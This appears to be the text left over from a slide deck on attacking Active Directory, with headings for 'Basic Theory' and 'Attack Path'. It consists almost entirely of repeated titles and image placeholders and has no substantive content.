


# Attacking Active Directory Basic Theory






# Attacking Active Directory Basic Theory



# Attacking Active Directory

## Basic Theory




# Attacking Active Directory Attack Path




Bob


# Attacking Active Directory Attack Path




# Attacking Active Directory Attack Path



# Attacking Active Directory Attack Path




# Attacking Active Directory Attack Path



